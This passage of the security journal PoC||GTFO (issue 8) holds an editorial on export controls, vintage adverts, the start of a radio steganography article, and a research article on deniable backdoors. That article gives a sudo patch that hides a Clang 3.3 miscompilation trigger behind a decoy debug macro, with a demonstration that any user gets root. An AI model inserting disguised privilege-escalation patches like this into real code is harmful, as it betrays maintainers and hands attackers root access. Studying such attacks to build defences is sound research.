AS EXPLOITS SIT LONELY,

# FORGOTTEN ON THE SHELF

YOUR FRIENDLY NEIGHBORS AT

# PoC || GTFO

PROUDLY PRESENT

# PASTOR MANUL LAPHROAIG'S

EXPORT–CONTROLLED

# CHURCH NEWSLETTER

June 20, 2015

Fort Ville-Marie, Vice-royauté de Nouvelle-France:

Funded by Single Malt as Midnight Oil and the
Tract Association of PoC||GTFO and Friends,
to be Freely Distributed to all Good Readers, and
to be Freely Copied by all Good Bookleggers.

Это самиздат; yet, do thy worst old Time!
€0, $0 USD, £0, $50 CAD. `pocorgtfo08.pdf`.

**Legal Note:** You wouldn't let Госкомиздат or Главлит tell you what to read, and you wouldn't let GEMA tell you which Youtube videos to watch, so why in hell would you let copyright law tell you what to print? This work is scripture, and as such, it has no copyright.

**Reprints:** Bitrot will burn libraries with merciless indignity that even Pets Dot Com didn't deserve. Please mirror—don't merely link!—`pocorgtfo08.pdf` and our other issues far and wide, so our articles can help fight the coming robot apocalypse.

**Technical Note:** This issue is a polyglot that can be meaningfully interpreted as a ZIP, a PDF and a Shell script featuring the weird cryptosystem described in 8:12. We are the technical debt collectors!

**Printing Instructions:** Pirate print runs of this journal are most welcome! PoC||GTFO is to be printed duplex, then folded and stapled in the center. Print on A3 paper in Europe and Tabloid (11" x 17") paper in Samland. Secret government labs in Canada may use P3 (280 mm x 430 mm) if they like. The outermost sheet should be on thicker paper to form a cover. To get a duplex version, just do:

```
unzip pocorgtfo08.pdf pocorgtfo08-booklet.pdf
```

# 1 Please stand; now, please be seated.

Neighbors, please join me in reading this ninth release of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of software exploitation and the worship of weird machines. If you are missing the first eight issues, we the editors suggest pirating them from the usual locations, or on paper from a neighbor who picked up a copy of the first in Vegas, the second in São Paulo, the third in Hamburg, the fourth in Heidelberg, the fifth in Montréal, the sixth in Las Vegas, the seventh from his parents' inkjet printer during the Thanksgiving holiday, or the eighth in Heidelberg. This is our second epistle to Montréal, because we love that city and its fine neighbors.

Page 4 contains our own Pastor Manul Laphroaig's rant on the recent Wassenaar amendments, which will have us all burned as witches.

On page 7, Scott Bauer, Pascal Cuoq, and John Regehr present a backdoored version of `sudo`, but why should we give a damn whether anyone can backdoor such an application? Well, these fine neighbors abuse a pre-existing bug in CLANG that snuck past seventeen thousand assertions. Thus, the backdoor in their version of `sudo` *provably doesn't exist* until after compilation with a particular compiler. Ain't that clever?

On page 10, Travis Goodspeed and his neighbor Muur present fancy variants of digital shortwave radio protocols. They hide text in the null bits between PSK31 letters and in the space between RTTY bytes. Just for fun, they also transmit Morse code from 100 Mbit Ethernet to a nearby shortwave receiver!

It's common practice in some IT departments to use a Mouse Jiggler, such as the Weibetech MJ-3, to keep a screensaver from password protecting a seized computer while waiting for a forensic analyst. Mickey Shkatov took one of these doodads apart, and on page 20 he shows how to reprogram one.

On page 24, DJ Capelis and Daniel Bittman present a hypervisor exploit that was unwanted by the academic publishers. As our Right Reverend has better taste than the Unseen Academics, we happily scooped up their neighborly submission for you, our dear reader.

Saumil Shah says that a good exploit is one that is delivered in style, and Bukowski says that style is the answer to everything, a fresh way to approach a dull or dangerous thing. On page 27, Saumil presents us with tricks for encoding browser exploits as image files. Saumil has style.

Back in the days of Visual Basic 6, there was a directive, `on error resume next`, that instructed the interpreter to ignore any errors. Syntax error? Divide by zero? Wrong number of parameters? No problem, the program would keep running, the interpreter doing its very best to do *something* with the hideous mess of spaghetti code that VB programmers are famous for. On page 45, Jeffball from DC949 commits the criminal act of porting this behavior to C on Linux.


On page 47, Tommy Brixton sings a heartbreaking classic, Unbrick My Part!

On page 48, JP Aumasson talks about those fancy little NUMS—Nothing Up My Sleeve—numbers. He keeps a lot of them up his sleeves.

On page 55, Russell Handorf teaches us how to build a Wireless CTF on the cheap, broadcasting a number of different protocols through Direct Digital Synthesis on a Raspberry Pi.

On page 60, Philippe Teuwen explains how he made this PDF into a polyglot able to secure your communications by encrypting plain English into—wait for it—plain English! Still better, all cipher text is grammatical English!

On page 64, the last and most important page, we pass around the collection plate. Pastor Laphroaig doesn't need a touring jumbo jet like those television and radio preachers; rather, this humble worshiper of the weird machines just needs an arms-export license in order to keep his church newsletter legal under the the Wassenaar Arrangement on Export Controls for Conventional Arms and Dual-Use Goods and Technologies. From those of you who are not Lords of War, we also gladly accept alms of PoC.



## 2 Witches, Warlocks, and Wassenaar; or, On the Internet, no one knows you are a witch.

Gather round, neighbors!

Neighbors, I said, but perhaps I should have called you fellow witches, warlocks, arms dealers, and other purveyors of heretic computation. For our pursuits have been weighed, measured, and found wanting for whatever it is these days that still allows people of skill to pursue that skill without mandatory oversight. Now our carefree days of bewitching our neighbors' cattle and dairy products are drawing to a close; our very conversation is a weapon and must, for our own good, be exercised under the responsible control of our moral betters.

And what is our witchcraft, the skill so dire that these said betters have girt themselves to *"regulate your shady industry out of existence"*? Why, it's apparently our mystical and ominous ability to write programs that create *"modification of the standard execution path of a program or process in order to allow the execution of externally provided instructions"*. We speak secret and terrible words, and these make our neighbors' softwares suddenly and unexpectedly lose their virtue. The evil we conjure congeals out of the thin air; never mind the neglect and the feeble excuses that whatever causes the plague will not be burned with the witch.

Come to think of it, rarely a suspected witch or a warlock have had the case against them laid out in such a crisp definition. Indeed, the days of *spectral evidence* are over and done; now the accused can be confronted with an execution trace! The judgment may pass you over if you claim the sanctuary of your craft being limited to Hypervisors, Debuggers, Reverse Engineering Tools, or—surprise, surprise!—DRM; for these are what a good wizard is allowed to exercise. However, dare to deviate into *"proprietary research on the vulnerabilities and exploitation*

*of computers and network-capable devices"*, and your goose is cooked, and so are your *"items that have or support rootkit or zero-day exploit capabilities."*[1]

Heretics as we are, we turn our baleful and envious eye towards the hallowed halls of science. Behold, here are a people under a curious spell: they *must* talk of things that are not yet known to their multitudes—that which we call "zero-day"—or they will not be listened to by their peers. Indeed, what we call "zero-day" they call a "discovery," or simply a "publication." It's weird how advancement among them is meant to be predicated on the number of these "zero-day" results they can discover and publish; and they are free to pursue this discovery for either public and private ends after a few distinguished "zero-days" are published and noted.

What a happy, idyllic picture! It might or might not have been helped by the fact that those sovereigns who went after the weird people in robes tended to be surprised by other sovereigns who had the fancy to leave them alone and to occasionally listen to their babbling. But, neighbors, this lesson took centuries, and anyway, do we have any goddamn robes? No, we only have those stupid balaklavas we put on when we sit down to our kind of computing, and that doesn't really count.

Ah, but can't we adopt robes too, or at least just publish everything we do right away[2], to seek the protection of the "publish or perish" magic that has been working so well for the people who use the same computers we do but pay to present their papers at their conferences? Well, so long as we are able to ditch our proprietary tools and switch to those that mysteriously stop compiling after their leading author has graduated—and what could go wrong? After all, it's mere engineering detail that the private startups and independent researchers ever provide to a scientific discipline, and they could surely do it on graduate student salaries instead!

But, a reasonable voice would remind us, not all is lost. Our basic witchcraft is safe, for the devilish *"intrusion software"*, our literal spells and covenants with the Devil, is not in fact to be controlled! We are free to exchange those so long as we mean to do good works with them and eventually share them with our betters or the public. It's only the means of "generating" the new spells that must be watched; it's only methods to "develop" the new knowledge that you will get in trouble for. Indeed, our precious weird programs are safe, it's only *the programs to write these programs* that will put you under the witches' hammer of scrutiny. We have been saved, neighbors—or have we?

I don't know, neighbors. Among the patron saints of our craft we distinguish the one who invented programs that write programs, and, incidentally, filed the first bug (if somewhat squashed in the process), and the one whose Turing award speech was about exploiting such programs—so important and invisible in our trust they have become, so fast. We spend hours to automate tasks that would take minutes; we grow by making what was an arcane art of the few accessible to many, through tools that make the unseen observable and then transparent.

Of all the tool-making species, we might be the most devoted to our tools, tolerating no obscurity and abhorring impenetrable abstraction layers left so "for our own benefit." And yet it is this toolmaking spirit that we must surrender to scrutiny and a regime of prior permission—or else.

Is it merely a coincidence that the inventor of the compiler is also credited with "It is much easier to apologize than it is to get permission"? Apparently, there were the times when this method worked; we'll have to see if it sways the would-be inquisitors into our craft of heretical computations.

Thank you kindly,
—PML

[1] `https://www.federalregister.gov/articles/2015/05/20/2015-11642/wassenaar-arrangement-2013-plenary-agreements-implementation-intrusion-and-surveillance-items`

[2] Affording the time for proper peer review, of course, that is, the time for the random selection of peers to catch up with what one is doing. But what's a year or two on the grand Internet scale of things, eh?

# SuperBrain® Software.

| | MICROSOFT | C-BASIC | PRICE |
|---|---|---|---|
| A/R | X | X | $250.00 |
| A/P | X | X | $250.00 |
| G/L | X | X | $250.00 |
| P/R | X | X | $250.00 |
| Inventory | X | X | $250.00 |
| Restaurant Payroll | X | | $250.00 |
| Mailing List | X | | $150.00 |
| Word Processing | X | | $195.00 |

"Industry Standard" programs on 5¼" diskette include source and complete professional documentation. Ready to run on SuperBrain.® One time charge, non exclusive license.

CMC COMPUTER MARKETING CORPORATION

116 South Mission
Wenatchee, WA 98801
(509) 663-1626 Ask for wholesale division

Also SuperBrain® computers check on prices.

® Trademark of Intertec Data Systems

# $Z_S$-SYSTEMS
## ZOBEX INC.

**Complete computer on 3 S-100 boards for UNDER $1000.00***
**Runs M/PM, C/PM and OMNIX**

| | |
|---|---|
| **64K RAM**<br>4 MHz<br>No WAIT States<br>IEEE Std. | Low power,<br>DMA operation,<br>Bank select in 16K sections<br>Can be disabled in 4K increments |
| **Z80 CPU**<br>2-4 MHZ<br>IEE Std. | 3 serial ports, 3 parallel, one 4K EPROM, Vectored interrupts, real time clock, Software controlled baud rates, Drives daisy wheel printer directly |
| **DISK CONTROLLER**<br>8" and 5"<br>DRIVES | All digital design for stable and reliable performance. No one-shots or analog circuitry. |
| **CARD CAGE**<br>and Fan | Wide-spaced 6 slot shielded motherboard for good cooling and low noise. |


**SEND FOR FREE INFORMATIONS**

6 months warranty on our boards with normal use

**$Z_S$-SYSTEMS / ZOBEX INC.**

P.O. Box 1847, San Diego, Ca. 92112
(714) 447-3997

*introductory offer for limited time only



**64K BYTE EXPANDABLE RAM**


DYNAMIC RAM WITH ON BOARD TRANSPARENT REFRESH GUARANTEED TO OPERATE IN NORTHSTAR, CROMEMCO, VECTOR GRAPHICS, SOL, AND OTHER 8080 OR Z-80 BASED S100 SYSTEMS ★ 4MHZ Z-80 WITH NO WAIT STATES.

★ SELECTABLE AND DESELECTABLE IN 4K INCREMENTS ON 4K ADDRESS BOUNDARIES.
★ LOW POWER—8 WATTS MAXIMUM.
★ 200NSEC 4116 RAMS.
★ FULL DOCUMENTATION.
★ ASSEMBLED AND TESTED BOARDS ARE GUARANTEED FOR ONE YEAR AND PURCHASE PRICE IS FULLY REFUNDABLE IF BOARD IS RETURNED UNDAMAGED WITHIN 14 DAYS.

| | ASSEMBLED / TESTED |
|---|---|
| 64KRAM | $595.00 |
| 48K RAM | $529.00 |
| 32K RAM | $459.00 |
| 16K RAM | $389.00 |
| **WITHOUT RAM CHIPS** | $319.00 |

**S100 MAINFRAME AND CARD CAGE**

★ W/ SOLID FRONT PANEL $239.00
★ W/ CUTOUTS FOR 2 MINI-FLOPPIES $239.00
★ 30 AMP POWER SUPPLY ......... $119.00



**VISTA V-200 MINI-FLOPPY SYSTEM**

★ S100 DOUBLE DENSITY CONTROLLER
★ 204 KBYTE CAPACITY FLOPPY DISK DRIVE WITH CASE & POWER SUPPLY
★ MODIFIED CPM OPERATING SYSTEM WITH EXTENDED BASIC
**$695.00**
★ EXTRA DRIVE, CASE & POWER SUPPLY
**$395.00**

**16K X 1 DYNAMIC RAM**

THE MK4116-3 IS A 16,384 BIT HIGH SPEED NMOS, DYNAMIC RAM. THEY ARE EQUIVALENT TO THE MOSTEK, TEXAS INSTRUMENTS, OR MOTOROLA 4116-3.

★ 200 NSEC ACCESS TIME, 375 NSEC CYCLE TIME.
★ 16 PIN TTL COMPATIBLE.
★ BURNED IN AND FULLY TESTED.
★ PARTS REPLACEMENT GUARANTEED FOR ONE YEAR.

**$8.50 EACH IN QUANTITIES OF 8**

BETA COMPUTER DEVICES


1230 W.COLLINS AVE.
ORANGE, CA 92668
(714) 633-7280

**KIM/SYM/AIM-65—32K EXPANDABLE RAM**

DYNAMIC RAM WITH ON BOARD TRANSPARANT REFRESH THAT IS COMPATIBLE WITH KIM/SYM/AIM-65 AND OTHER 6502 BASED MICROCOMPUTERS.

★ PLUG COMPATIBLE WITH KIM/SYM/AIM-65. MAY BE CONNECTED TO PET USING ADAPTOR CABLE. SS44-E BUS EDGE CONNECTOR.
★ USES +5V ONLY (SUPPLIED FROM HOST COMPUTER BUS). 4 WATTS MAXIMUM.
★ BOARD ADDRESSABLE IN 4K BYTE BLOCKS WHICH CAN BE INDEPENDENTLY PLACED ON 4K BYTE BOUNDARIES ANYWHERE IN A 64K BYTE ADDRESS SPACE.
★ BUS BUFFERED WITH 1 LS TTL LOAD.
★ 200NSEC 4116 RAMS.
★ FULL DOCUMENTATION
★ ASSEMBLED AND TESTED BOARDS ARE GUARANTEED FOR ONE YEAR, AND PURCHASE PRICE IS FULLY REFUNDABLE IF BOARD IS RETURNED UNDAMAGED WITHIN 14 DAYS.

| | ASSEMBLED / TESTED |
|---|---|
| WITH 32K RAM | $419.00 |
| WITH 16K RAM | $349.00 |
| WITHOUT RAM CHIPS | $279.00 |
| HARD TO GET PARTS ONLY (NO RAMS) | $109.00 |
| BARE BOARD AND MANUAL | $49.00 |



CALIF RESIDENTS PLEASE ADD 6% SALES TAX. MASTERCHARGE & VISA ACCEPTED. PLEASE ALLOW 14 DAYS FOR CHECKS TO CLEAR BANK PHONE ORDERS WELCOME.

# 3 Deniable Backdoors Using Compiler Bugs

*by Scott Bauer, Pascal Cuoq, and John Regehr*

Do compiler bugs cause computer software to become insecure? We don't believe this happens very often in the wild because (1) most code is not miscompiled and (2) most code is not security-critical. In this article we address a different situation: we'll play an adversary who takes advantage of a naturally occurring compiler bug.

Do production-quality compilers have bugs? They sure do. Compilers are constantly evolving to improve support for new language standards, new platforms, and new optimizations; the resulting code churn guarantees the presence of numerous bugs. GCC currently has about 3,200 open bugs of priority P1, P2, or P3. (But keep in mind that many of these aren't going to cause a miscompilation.) The invariants governing compiler-internal data structures are some of the most complex that we know of. They are aggressively guarded by assertions, roughly 11,000 in GCC and 17,000 in LLVM. Even so, problems slip through.


How should we go about finding a compiler bug to exploit? One way would be to cruise an open source compiler's bug database. A sneakier alternative is to find new bugs using a fuzzer. A few years ago, we spent a lot of time fuzzing GCC and LLVM, but we reported those bugs—hundreds of them!—instead of saving them for backdoors. These compilers are now highly resistant to Csmith (our fuzzer), but one of the fun things about fuzzing is that every new tool tends to find different bugs. This has been demonstrated recently by running `afl-fuzz` against Clang/LLVM.[3] A final way to get good compiler bugs is to introduce them ourselves by submitting bad patches. As that results in a "Trusting Trust" situation where almost anything is possible, we won't consider it further.

So let's build a backdoor! The best way to do this is in two stages, first identifying a suitable bug in the compiler for the target system, then we'll introduce a patch for the target software, causing it to trip over the compiler bug.

The sneaky thing here is that at the source code level, the patch we submit will not cause a security problem. This has two advantages. First, obviously, no amount of inspection—nor even full formal verification—of the source code will find the problem. Second, the bug can be targeted fairly specifically if our target audience is known to use a particular compiler version, compiler backend, or compiler flags. It is impossible, even in theory, for someone who doesn't have the target compiler to discover our backdoor.

Let's work an example. We'll be adding a privilege escalation bug to `sudo` version 1.8.13. The target audience for this backdoor will be people whose system compiler is Clang/LLVM 3.3, released in June 2013. The bug that we're going to use was discovered by fuzzing, though not by us. The fol-

[3] `http://permalink.gmane.org/gmane.comp.compilers.llvm.devel/79491`



lowing is the test case submitted with this bug.[4]

```
int x = 1;
int main(void) {
  if (5 % (3 * x) + 2 != 4)
    __builtin_abort();
  return 0;
}
```

According to the C language standard, this program should exit normally, but with the right compiler version, it doesn't!

```
$ clang -v
clang version 3.3 (tags/RELEASE_33/final)
    Target: x86_64-unknown-linux-gnu
Thread model: posix
$ clang -O bug.c
$ ./a.out
Aborted
```

Is this a good bug for an adversary to use as the basis for a backdoor? On the plus side, it executes early in the compiler—in the constant folding logic—so it can be easily and reliably triggered across a range of optimization levels and target platforms. On the unfortunate hand, the test case from the bug report really does seem to be minimal. All of those operations are necessary to trigger the bug, so we'll need to either find a very similar pattern in the system being attacked or else make an excuse to introduce it. We'll take the second option.

Our target program is version 1.8.13 of `sudo`,[5] a UNIX utility for permitting selected users to run processes under a different uid, often `0`: root's uid. When deciding whether to elevate a user's privileges, `sudo` consults a file called `sudoers`. We'll patch `sudo` so that when it is compiled using Clang/LLVM 3.3, the `sudoers` file is bypassed and any user can become root. If you like, you can follow along on Github.[6] First, under the ruse of improving `sudo`'s debug output, we'll take this code at `plugins/sudoers/parse.c:220`.

```
if (userlist_matches(sudo_user.pw, &us->
    users) != ALLOW)
  continue;
```

We can trigger the bug by changing this code around a little bit.

```
user_match = userlist_matches(sudo_user.pw,
    &us->users);
debug_continue((user_match != ALLOW),
    DEBUG_NOTICE,
            "No user match, continuing to
    search\n");
```

The `debug_continue` macro isn't quite as out-of-place as it seems at first glance. Nearby we can find this code for printing a debugging message and returning an integer value from the current function.

```
debug_return_int(validated);
```

The `debug_continue` macro is defined at `include/sudo_debug.h:112` to hide our trickery.

```
#define debug_continue(condition, dbg_lvl, \
                       str, ...) {          \
  if (NORMALIZE_DEBUG_LEVEL(dbg_lvl)        \
            && (condition)) {               \
    sudo_debug_printf(SUDO_DEBUG_NOTICE,    \
                str, ##__VA_ARGS__);        \
    continue;                               \
  }                                         \
}
```

This further bounces to another preprocessor macro.

```
#define NORMALIZE_DEBUG_LEVEL(dbg_lvl)      \
  (DEBUG_TO_VERBOSITY(dbg_lvl)              \
   == SUDO_DEBUG_NOTICE)
```

And that macro is the one that triggers our bug. (The comment about the perfect hash function is the purest nonsense, of course.)

```
/* Perfect hash function for mapping debug
   levels to intended verbosity */
#define DEBUG_TO_VERBOSITY(d)               \
        (5 % (3 * (d)) + 2)
```

Would our patch pass a code review? We hope not. But a patient campaign of such patches, spread out over time and across many different projects, would surely succeed sometimes.

Next let's test the backdoor. The patched `sudo` builds without warnings, passes all of its tests, and

[4] Bug 15940 from the LLVM Project

[5] unzip pocorgtfo08.zip sudo-1.8.13-compromise.tar.gz

[6] https://github.com/regehr/sudo-1.8.13/compare/compromise

installs cleanly. Now we'll login as a user who is definitely not in the sudoers file and see what happens:

```
$ whoami
mark
$ ~regehr/bad-sudo/bin/sudo bash
Password:
#
```

Success! As a sanity check, we should rebuild sudo using a later version of Clang/LLVM or any version of GCC and see what happens. Thus we have accomplished the goal of installing a backdoor that targets the users of just one compiler.

```
$ ~regehr/bad-sudo/bin/sudo bash
Password:
mark is not in the sudoers file.
This incident will be reported.
$
```

— — — — — — — — — — —

We need to emphasize that this compromise is fundamentally different from the famous 2003 Linux backdoor attempt,[7] and it is also different from security bugs introduced via undefined behaviors.[8] In both of those cases, the bug was found in the code being compiled, not in the compiler.


The design of a source-level backdoor involves trade-offs between deniability and unremarkability at the source level on the one hand, and the specificity of the effects on the other. Our sudo backdoor represents an extreme choice on this spectrum; the implementation is idiosyncratic but irreproachable. A source code audit might point out that the patch is needlessly complicated, but no amount of testing (as long as the sudo maintainers do not think to use our target compiler) will reveal the flaw. In fact, we used a formal verification tool to prove that the original and modified sudo code are equivalent, the details are in our repo.[9]

An ideal backdoor would only accept a specific "open sesame" command, but ours lets any non-sudoer get root access. It seems difficult to do better while keeping the source code changes inconspicuous, and that makes this example easy to detect when sudo is compiled with the targeted compiler.

If it is not detected during its useful life, a backdoor such as ours will fade into oblivion together with the targeted compiler. The author of the backdoor can maintain their reputation, and contribute to other security-sensitive open source projects, without even needing to remove it from sudo's source code. This means that the author can be an occasional contributor, as opposed to having to be the main author of the backdoored program.

How would you defend your system against an attack that is based on a compiler bug? This is not so easy. You might use a proved-correct compiler, such as CompCert C from INRA. If that's too drastic a step, you might instead use a technique called translation validation to prove that—regardless of the compiler's overall correctness—it did not make a mistake while compiling your particular program. Translation validation is still a research-level problem.

In conclusion, are we proposing a simple, low-cost attack? Perhaps not. But we believe that it represents a depressingly plausible method for inserting hard-to-find and highly deniable backdoors into security-critical code.



[7] https://freedom-to-tinker.com/blog/felten/the-linux-backdoor-attempt-of-2003

[8] unzip pocorgtfo08.pdf exploit2.txt

[9] https://github.com/regehr/sudo-1.8.13/tree/compromise/backdoor-info

# 4 A Protocol for Leibowitz; or, Booklegging by HF in the Age of Safe Æther

*by Travis Goodspeed and Muur P.*

Howdy y'all!

Today we'll discuss overloading of protocols for digital radio. These tricks can be used to hide data, exfiltrate it, watermark it, and so on. The nifty thing about these tricks is that they show how modulation and encoding of digital radio work, and how receivers for it are built, from really simple protocols like the amateur radio PSK31 and RTTY to complex ones like 802.11, 802.15.4, Bluetooth, etc.

We'll start with narrow-band protocols that you can play with at audio frequencies. So if you don't have an amateur license and a shortwave transceiver, you can use your sound card to do most of the work and run an audio cable between two laptops to send and receive it.[10]

– – – – – – – – – – –

Suppose that sometime in the future, our neighbor Alice lives in an America of modern–day Nehemiah Scudder,[11] whose Youtube preachers and Twitter lynch mobs have made the Internet into a Safe Zone for America's Youth, by disconnecting it from anything unsafe. So Alice's only option to get something unsafe to read is from Booklegger Bob in Canada, by shortwave radio.

But it ain't so easy. President Scudder has directed Eve at the Fair Communications Commission[12] to strictly monitor and brutally enforce radio regulations, defending the principles of Shortwave Neutrality and protecting the youth from microunsafeties.

So Alice and Bob need to make a shortwave radio polyglot, valid in more than one format. Intent on her mission, Eve is listening. So when Alice and Bob's transmissions are sniffed by Scudder's National Safety Agency or overheard by the general public, they must appear to be a popular approved plaintext protocol. It must appear the same on a spectrum waterfall, must decode to a valid message (`CQ CQ CQ de A1ICE A1ICE Pse k`), and nothing may draw undue attention to their communications. Bob, however, is able to find a secret, second meaning.

In this article, we'll introduce you to some of the steganographic tricks they could use, as well as some less stealthy—and more neighborly—ways to combine protocols. We'll start with PSK31 and RTTY, with a bit of CW for good measure. And just to show off, we'll also bring wired Ethernet into the mix, for an exfiltration trick worthy of being shared around campfires![13]

## 4.1 All You Need Is Sines

Well, not really. But it sure looks that way when you read about radio: sines are everywhere, and you build your signal out of them, using variations in their amplitude, frequency, phase to transmit information.[14] This stands to physical reason, since the sine wave is the basic kind of electromagnetic oscillation we can send through space. Of course, you can add them by putting them on the same wire, and multiply them by applying one signal to the base of a transistor through which the other one travels; you can also feed them through filters that suppress all but an interval of frequencies.

You can see these sines in the signal you receive on the waterfall display of Baudline or FLDigi, which show the incoming signal in the frequency domain by way of the Fourier transform. PSK31 transmissions, for example, will look like nice narrow bands on the waterfall view, which is the point of its design.

The waterfall view is close to how a mathematician would think about signals: all input whatsoever is a bunch of sine waves from all across the spectrum, even noise and all. A perfectly clean sine wave such as a carrier would make a single bright pixel

[10] You could also use loud speakers, but please don't. Pastor Laphroaig reminds us that there is a special level of hell for such people, who will spend Eternity next to those who scratch fingernails on chalk boards.

[11] `unzip pocorgtfo08.pdf ifthisgoeson.txt`

[12] Which some haters call Fundamentalist instead of Fair, but that's unsafe speech. Unsafe speech has consequences, neighbors. You don't want to find out about the consequences, so stay safe!

[13] Campfires are definitely not safe, so enjoy them while they last!

[14] Some combinations are useful, such as amplitude and phase, used, e.g., in DOCSIS; others aren't so useful, such as phase and frequency, because changes in one can't always be told from changes in the other.

in every line, a single bright 1-pixel stripe scrolling down. That line would expand to a multi-pixel band for a signal that is the carrier being modulated by changing its amplitude, frequency, or phase in any way, with the width of the band being the double of the highest frequency at which the changes are applied.[15]

Of course, the actual construction of digital radio receivers has very little to do with this mathematician's view of the signal. While a mix of ideal sines would neatly fall apart in a perfect Fourier transform, the real transform of sampled signal would have to be discrete, and would present all the interesting problems of aliasing, edge effects, leakage, scalloping, and so on. Thus the actual receiving circuits are specialized for their intended protocols particular kinds of modulation, designed to extract the intended signal's representation and ignore the rest—and therein lies Alice's and Bob's opportunity.

## 4.2 Related Work

In 2014, Paul Drapeau (KA1OVM) and Brent Dukes released `jt65stego`, a patched version of the JT65 mode that hides data in the error correcting bits.[16,17] The original JT65 by Joe Taylor (K1JT) features frames of 72 bits augmented by 306 error-correcting bits,[18] so Drapeau and Dukes were able to hide encrypted messages by flipping bits that normal radios will flip back. This reduces the odds of successfully decoding the cover message, but they do correct for some errors of the ciphertext.

Our concern in this article is not really stego, though that will be covered. Instead, we'll be looking at which protocols can be combined, embedded, emulated, and smuggled through other protocols. We'll play around with all sorts of crazy combinations, not because these combinations themselves are a secure means of communication, but because we'll be better at designing new means of communication for having thought about them.

## 4.3 Classic PSK31

PSK31 is best described in an article by Peter Martinez, G3PLX.[19] Here, we'll present a slightly simplified version, ignoring the QPSK extension and parts of the symbol set, so be sure to have a copy of Peter's article when implementing any of these techniques yourself.

This is a Binary Phase Shift Keyed protocol, with 31.25 symbols sent each second. It consumes just a bit more than 60 Hz, allowing for many PSK31 conversations to fit in the bandwidth of a single voice channel.

The PSK31 signal is commonly generated as audio then sent with Upper SideBand (USB) modulation, in which the audio frequency (1 kHz) is upshifted by an RF frequency (28.12 MHz) for transmission. For reception, the same thing happens in reverse, with a USB shortwave receiver downshifting the radio frequencies to the audio range. In older radios, this is performed by an audio cable. More modern radios, such as the Kenwood TS-590, implement a USB Audio Class device that can be run digitally to a nearby computer.

Because many different PSK31 transmissions can fit within the bandwidth of a single voice channel, modern PSK31 decoders such as FLDigi are capable of decoding multiple conversations at once, allowing an operator to monitor them in parallel. These parallel decodings are then contributed to aggregation websites such as PSKReporter that collect and map observations from many different receivers.

### 4.3.1 Varicode

Instead of ASCII, PSK31 uses a variable-length character encoding scheme called Varicode. This

